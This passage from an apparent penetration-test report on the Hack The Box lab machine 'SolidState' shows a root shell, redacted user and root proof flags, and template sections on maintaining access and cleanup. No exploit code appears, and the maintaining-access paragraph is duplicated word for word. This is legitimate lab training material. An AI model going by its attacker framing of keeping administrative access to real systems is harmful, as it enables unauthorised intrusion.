uid=0(root) gid=0(root) groups=0(root)
#
```

3.2.1.5 Proof File


User



```
root@solidstate:~# cat /home/mindy/user.txt
05 [REDACTED] c2
root@solidstate:~#
```

Figure 3.13: 265-user.txt.png

Root



```
root@solidstate:~# cat /root/root.txt
4f [REDACTED] 3d
root@solidstate:~#
```

Figure 3.14: 270-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.